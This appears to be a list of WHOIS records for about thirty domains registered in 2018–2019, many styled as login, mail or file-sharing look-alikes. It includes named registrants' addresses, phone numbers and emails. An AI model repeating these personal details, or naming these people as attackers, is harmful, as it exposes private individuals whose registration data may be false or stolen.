	<p> Registrant Name: Seung Hak Hyun Registrant Organization: Registrant Street: 30, Mokdongjungangbon-ro 13-gil, Yangcheon-gu, Seoul Registrant City: Seoul-si Registrant State/Province: Seoul Registrant Postal Code: 07954 Registrant Country: KR Registrant Phone: +82.1034070909 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: rminchurl@daum.net Registry Admin ID: Not Available From Registry URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
CHECKPROFIE.COM	<p> Domain Name: CHECKPROFIE.COM Registry Domain ID: 2371156560_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:06Z Creation Date: 2019-03-20T07:30:13Z Registrar Registration Expiration Date: 2020-03-20T07:30:13Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry Admin Name: GDPR Masked Admin Organization: GDPR Masked Admin Street: GDPR Masked GDPR Masked GDPR Masked Admin City: GDPR Masked Admin State/Province: Sofia Admin Postal Code: GDPR Masked </p>

	Admin Country: BG Admin Phone: +GDPR Masked.GDPR Masked Admin Phone Ext: Admin Fax: +GDPR Masked.GDPR Masked Admin Fax Ext: Admin Email: gdpr-masking@gdpr-masked.com Registry Tech ID: Not Available From Registry Tech Name: GDPR Masked Tech Organization: GDPR Masked Tech Street: GDPR Masked GDPR Masked GDPR Masked Tech City: GDPR Masked Tech State/Province: Sofia Tech Postal Code: GDPR Masked Tech Country: BG Tech Phone: +GDPR Masked.GDPR Masked Tech Phone Ext: Tech Fax: +GDPR Masked.GDPR Masked Tech Fax Ext: Tech Email: gdpr-masking@gdpr-masked.com Name Server: ns31.cloudns.net Name Server: ns32.cloudns.net Name Server: ns33.cloudns.net Name Server: ns34.cloudns.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
CLOUDWEBAPPSERVICE.COM	Domain Name: CLOUDWEBAPPSERVICE.COM Registry Domain ID: 2351156215_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-03-12T02:16:46Z Creation Date: 2019-01-10T06:59:07Z Registrar Registration Expiration Date: 2020-01-10T06:59:07Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: aji 917 Registrant Organization: Registrant Street: seoul Registrant City: seoul Registrant State/Province: seoul Registrant Postal Code: 01111 Registrant Country: KR Registrant Phone: +82.37282156170

	Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: tiger199392@daum.net Registry Admin ID: Not Available From Registry URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
CTQUAST.COM	Domain Name: CTQUAST.COM Registry Domain ID: 2388608965_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-07-08T02:19:55Z Creation Date: 2019-05-08T10:55:05Z Registrar Registration Expiration Date: 2020-05-08T10:55:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
DATAVIEWERING.COM	Domain Name: DATAVIEWERING.COM Registry Domain ID: 2366296798_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-05T02:18:29Z Creation Date: 2019-03-05T09:48:29Z Registrar Registration Expiration Date: 2020-03-05T09:48:29Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep

	<p> p#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
DAY-POST.COM	<p> Domain Name: DAY-POST.COM Registry Domain ID: 2355017915_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-03-25T02:24:36Z Creation Date: 2019-01-24T01:45:15Z Registrar Registration Expiration Date: 2020-01-24T01:45:15Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry DNSSEC: Unsigned </p>

	Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
DIALY-POST.COM	Domain Name: DIALY-POST.COM Registry Domain ID: 2355039478_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-03-26T02:16:33Z Creation Date: 2019-01-24T06:13:15Z Registrar Registration Expiration Date: 2020-01-24T06:13:15Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry Admin Name: GDPR Masked Admin Organization: GDPR Masked Admin Street: GDPR Masked GDPR Masked GDPR Masked Admin City: GDPR Masked Admin State/Province: Sofia Admin Postal Code: GDPR Masked Admin Country: BG Admin Phone: +GDPR Masked.GDPR Masked Admin Phone Ext: Admin Fax: +GDPR Masked.GDPR Masked Admin Fax Ext: Admin Email: gdpr-masking@gdpr-masked.com Registry Tech ID: Not Available From Registry Tech Name: GDPR Masked Tech Organization: GDPR Masked Tech Street: GDPR Masked GDPR Masked GDPR Masked Tech City: GDPR Masked

	<p> Tech State/Province: Sofia Tech Postal Code: GDPR Masked Tech Country: BG Tech Phone: +GDPR Masked.GDPR Masked Tech Phone Ext: Tech Fax: +GDPR Masked.GDPR Masked Tech Fax Ext: Tech Email: gdpr-masking@gdpr-masked.com Name Server: ns31.cloudns.net Name Server: ns32.cloudns.net Name Server: ns33.cloudns.net Name Server: ns34.cloudns.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ >>> Last update of WHOIS database: 2019-12-06T19:40:39Z <<< </p>
DOCUMENTVIEWINGCOM.COM	<p> Domain Name: DOCUMENTVIEWINGCOM.COM Registry Domain ID: 2371156518_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:04Z Creation Date: 2019-03-20T07:29:34Z Registrar Registration Expiration Date: 2020-03-20T07:29:34Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com Registry Admin ID: Not Available From Registry DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com </p>

	Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
DOVVN-MAIL.COM	Domain Name: dovvn-mail.com Registry Domain ID: 2351678418_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-04-26T14:07:21Z Creation Date: 2019-01-12T01:08:20Z Registrar Registration Expiration Date: 2020-01-12T01:08:19Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Yoichi Shimada Registrant Organization: Personal Registrant Street: 1-1301 Saburomaru Registrant City: Fukui-shi Registrant State/Province: Fukui Registrant Postal Code: 910-0033 Registrant Country: JP Registrant Phone: +81.776281905 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: pigcoin2020@hotmail.com Registry Admin ID: Not Available From Registry Name Server: ns4.value-domain.com Name Server: ns5.value-domain.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
DOWN-ERROR.COM	Domain Name: DOWN-ERROR.COM Registry Domain ID: 2364422957_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-04-28T02:17:57Z Creation Date: 2019-02-27T02:08:59Z Registrar Registration Expiration Date: 2020-02-27T02:08:59Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Seung Hak Hyun Registrant Organization:

	Registrant Street: 30, Mokdongjungangbon-ro 13-gil, Yangcheon-gu, Seoul Registrant City: Seoul-si Registrant State/Province: Seoul Registrant Postal Code: 07954 Registrant Country: KR Registrant Phone: +82.1034070909 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: rminchurl@daum.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
DRIVECHECKINGCOM.COM	Domain Name: DRIVECHECKINGCOM.COM Registry Domain ID: 2371156505_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:04Z Creation Date: 2019-03-20T07:29:25Z Registrar Registration Expiration Date: 2020-03-20T07:29:25Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
ENCODINGMAIL.COM	Domain Name: ENCODINGMAIL.COM

	<p> Registry Domain ID: 2371156520_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-05-20T02:18:04Z Creation Date: 2019-03-20T07:29:42Z Registrar Registration Expiration Date: 2020-03-20T07:29:42Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
FILES-DOWNLOAD.NET	<p> Domain Name: FILES-DOWNLOAD.NET Registry Domain ID: 2333962375_DOMAIN_NET-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-11-18T12:18:49Z Creation Date: 2018-11-18T11:35:37Z Registrar Registration Expiration Date: 2019-11-18T11:35:37Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Domain Status: clientHold https://icann.org/epp#clientHold Registry Registrant ID: Not Available From Registry Registrant Name: Seung Hak Hyun </p>

	<p> Registrant Organization: Registrant Street: 30, Mokdongjungangbon-ro 13-gil, Yangcheon-gu, Seoul Registrant City: Seoul-si Registrant State/Province: Seoul Registrant Postal Code: 07954 Registrant Country: KR Registrant Phone: +82.1034070909 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: rminchurl@daum.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
FILINVESTMENT.COM	<p> Domain Name: FILINVESTMENT.COM Registry Domain ID: 2407516177_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-08-29T02:16:03Z Creation Date: 2019-06-29T08:08:05Z Registrar Registration Expiration Date: 2020-06-29T08:08:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>

FIXCOOL.NET	<p> Domain Name: FIXCOOL.NET Registry Domain ID: 2355017889_DOMAIN_NET-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-03-25T02:24:36Z Creation Date: 2019-01-24T01:45:06Z Registrar Registration Expiration Date: 2020-01-24T01:45:06Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
FOLDERSHAREING.COM	<p> Domain Name: FOLDERSHAREING.COM Registry Domain ID: 2364425141_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-04-29T02:17:29Z Creation Date: 2019-02-27T02:32:05Z Registrar Registration Expiration Date: 2020-02-27T02:32:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked </p>

	<p> Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
GOLANGAPIS.COM	<p> Domain Name: GOLANGAPIS.COM Registry Domain ID: 2424454473_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-10-18T02:16:44Z Creation Date: 2019-08-18T13:41:05Z Registrar Registration Expiration Date: 2020-08-18T13:41:05Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
HANRNAII.NET	<p> Domain Name: HANRNAII.NET Registry Domain ID: 2398449268_DOMAIN_NET-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com </p>

	<p>Updated Date: 2019-08-04T02:16:00Z Creation Date: 2019-06-04T07:06:01Z Registrar Registration Expiration Date: 2020-06-04T07:06:01Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: DongIl Song Registrant Organization: MobileProtect Registrant Street: 25 Seonhwa-ro 20-gil Jillyang-eup Registrant City: Gyeongsan-si Registrant State/Province: Gyeongsangbuk-do Registrant Postal Code: 38492 Registrant Country: KR Registrant Phone: +82.01033988890 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: bitcoin024@hanmail.net DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</p>
LH-LOGINS.COM	<p>Domain Name: lh-logins.com Registry Domain ID: 2373974648_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T21:03:43Z Creation Date: 2019-03-28T02:44:57Z Registrar Registration Expiration Date: 2020-03-28T02:44:59Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: seiji yoshida Registrant Organization: Personal Registrant Street: 4-19-13 Honcho Registrant City: Koganei-shi Registrant State/Province: Tokyo Registrant Postal Code: 184-0004 Registrant Country: JP Registrant Phone: +81.423836587 Registrant Phone Ext:</p>

	Registrant Fax: Registrant Fax Ext: Registrant Email: informail.noreply@gmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
LOGIN-USE.COM	Domain Name: login-use.com Registry Domain ID: 2360933302_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:27:19Z Creation Date: 2019-02-15T07:55:51Z Registrar Registration Expiration Date: 2020-02-15T07:55:50Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: naoki yamada Registrant Organization: Personal Registrant Street: 4-32 Nishirokugo Registrant City: Ota-ku Registrant State/Province: Tokyo Registrant Postal Code: 144-0056 Registrant Country: JP Registrant Phone: +81.337396567 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: satoshiman0088@gmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
MAIL-DOWN.COM	Domain Name: mail-down.com Registry Domain ID: 2372526472_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T20:07:38Z Creation Date: 2019-03-24T08:07:25Z Registrar Registration Expiration Date: 2020-03-24T08:07:25Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Hideo Suzuki

	Registrant Organization: Personal Registrant Street: 2-1-1 Kasumigaseki Registrant City: Chiyoda-ku Registrant State/Province: Tokyo Registrant Postal Code: 100-8919 Registrant Country: JP Registrant Phone: +81.583291212 Registrant Fax: +81.583291212 Registrant Email: jiahuzong@hotmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
MATMIHO.COM	Domain Name: matmiho.com Registry Domain ID: 2351675618_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T17:11:46Z Creation Date: 2019-01-12T00:15:13Z Registrar Registration Expiration Date: 2020-01-12T00:15:13Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199 Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Yoichi Shimada Registrant Organization: Personal Registrant Street: 1-1301 Saburomaru Registrant City: Fukui-shi Registrant State/Province: Fukui Registrant Postal Code: 910-0033 Registrant Country: JP Registrant Phone: +81.776281905 Registrant Email: pigcoin2020@hotmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
MIHOMAT.COM	Domain Name: mihomat.com Registry Domain ID: 2351696124_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.discount-domain.com Registrar URL: http://www.onamae.com Updated Date: 2019-08-30T20:11:18Z Creation Date: 2019-01-12T06:21:43Z Registrar Registration Expiration Date: 2020-01-12T06:21:43Z Registrar: GMO INTERNET, INC. Registrar IANA ID: 49 Registrar Abuse Contact Email: abuse@gmo.jp Registrar Abuse Contact Phone: +81.337709199

	Domain Status: ok https://icann.org/epp#ok Registry Registrant ID: Not Available From Registry Registrant Name: Humitakai Miyazaki Registrant Organization: Personal Registrant Street: 1-29 Nakaikegami Registrant City: Ota-ku Registrant State/Province: Tokyo Registrant Postal Code: 146-0081 Registrant Country: JP Registrant Phone: +81.337532788 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: wusongha03@gmail.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
NATWPERSONAL-ONLINE.COM	Domain name: natwpersonal-online.com Registry Domain ID: 2339142224_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 2018-12-02T16:45:07.00Z Creation Date: 2018-12-02T16:45:07.00Z Registrar Registration Expiration Date: 2019-12-02T16:45:07.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.6613102107 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Registrant Name: WhoisGuard Protected Registrant Organization: WhoisGuard, Inc. Registrant Street: P.O. Box 0823-03411 Registrant City: Panama Registrant State/Province: Panama Registrant Postal Code: Registrant Country: PA Registrant Phone: +507.8365503 Registrant Phone Ext: Registrant Fax: +51.17057182 Registrant Fax Ext: Registrant Email: 23f30d8e5ab4439fb15be24a7de1ffb8.protect@whoisguard.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
NIDLOGIN.COM	Domain Name: NIDLOGIN.COM

	<p> Registry Domain ID: 2383779690_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-06-24T02:17:19Z Creation Date: 2019-04-24T08:00:08Z Registrar Registration Expiration Date: 2020-04-24T08:00:08Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia Registrant Postal Code: GDPR Masked Registrant Country: BG Registrant Phone: +GDPR Masked.GDPR Masked Registrant Phone Ext: Registrant Fax: +GDPR Masked.GDPR Masked Registrant Fax Ext: Registrant Email: gdpr-masking@gdpr-masked.com DNSSEC: Unsigned Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com Registrar Abuse Contact Phone: +1.2013775952 URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ </p>
NID-LOGIN.COM	<p> Domain Name: NID-LOGIN.COM Registry Domain ID: 2425705667_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.publicdomainregistry.com Registrar URL: www.publicdomainregistry.com Updated Date: 2019-10-21T02:19:07Z Creation Date: 2019-08-22T01:51:04Z Registrar Registration Expiration Date: 2020-08-22T01:51:04Z Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com Registrar IANA ID: 303 Domain Status: clientTransferProhibited https://icann.org/ep#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: GDPR Masked Registrant Organization: GDPR Masked Registrant Street: GDPR Masked GDPR Masked GDPR Masked Registrant City: GDPR Masked Registrant State/Province: Sofia </p>

